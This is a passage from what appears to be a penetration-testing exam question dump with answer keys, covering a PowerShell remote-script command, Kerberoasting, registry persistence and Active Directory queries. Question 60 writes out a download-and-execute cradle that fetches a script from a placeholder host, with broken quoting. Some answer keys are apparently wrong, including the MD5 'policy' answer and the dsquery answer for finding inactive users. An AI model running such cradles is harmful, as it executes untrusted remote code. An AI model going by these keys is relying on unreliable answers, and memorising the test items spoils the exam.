A. Locating emergency exits
B. Preparing a pretext
C. Shoulder surfing the victim
D. Tailgating the victim

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60

Consider the following PowerShell command:

```
powershell.exe IEX (New-Object Net.Webclient).downloadstring(http://site/script.ps1”);Invoke-Cmdlet
```

Which of the following BEST describes the actions performed by this command?

A. Set the execution policy.
B. Execute a remote script.
C. Run an encoded command.
D. Instantiate an object.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61
Which of the following excerpts would come from a corporate policy?

A. Employee passwords must contain a minimum of eight characters, with one being alphanumeric.
B. The help desk can be reached at 800-passwd1 to perform password resets.
C. Employees must use strong passwords for accessing corporate assets.
D. The corporate systems must store passwords using the MD5 hashing algorithm.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
In which of the following scenarios would a tester perform a Kerberoasting attack?

A. The tester has compromised a Windows device and dumps the LSA secrets.
B. The tester needs to retrieve the SAM database and crack the password hashes.

C. The tester has compromised a limited-privilege user and needs to target other accounts for lateral movement.
D. The tester has compromised an account and needs to dump hashes and plaintext passwords from the system.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
While trying to maintain persistence on a Windows system with limited privileges, which of the following registry keys should the tester use?

A. HKEY_CLASSES_ROOT
B. HKEY_LOCAL_MACHINE
C. HKEY_CURRENT_USER
D. HKEY_CURRENT_CONFIG

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.redcanary.com/blog/windows-registry-attacks-threat-detection/

QUESTION 64
A penetration tester has a full shell to a domain controller and wants to discover any user account that has not authenticated to the domain in 21 days. Which of the following commands would BEST accomplish this?

A. `dsrm -users “DN=company.com; OU=hq CN=users”`
B. `dsuser -name -account -limit 3`
C. `dsquery user -inactive 3`
D. `dsquery -o -rdn -limit 21`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
Which of the following properties of the penetration testing engagement agreement will have the LARGEST impact on observing and testing production systems at their highest loads?

A. Creating a scope of the critical production systems
B. Setting a schedule of testing access times
C. Establishing a white-box testing engagement
D. Having management sign off on intrusive testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference: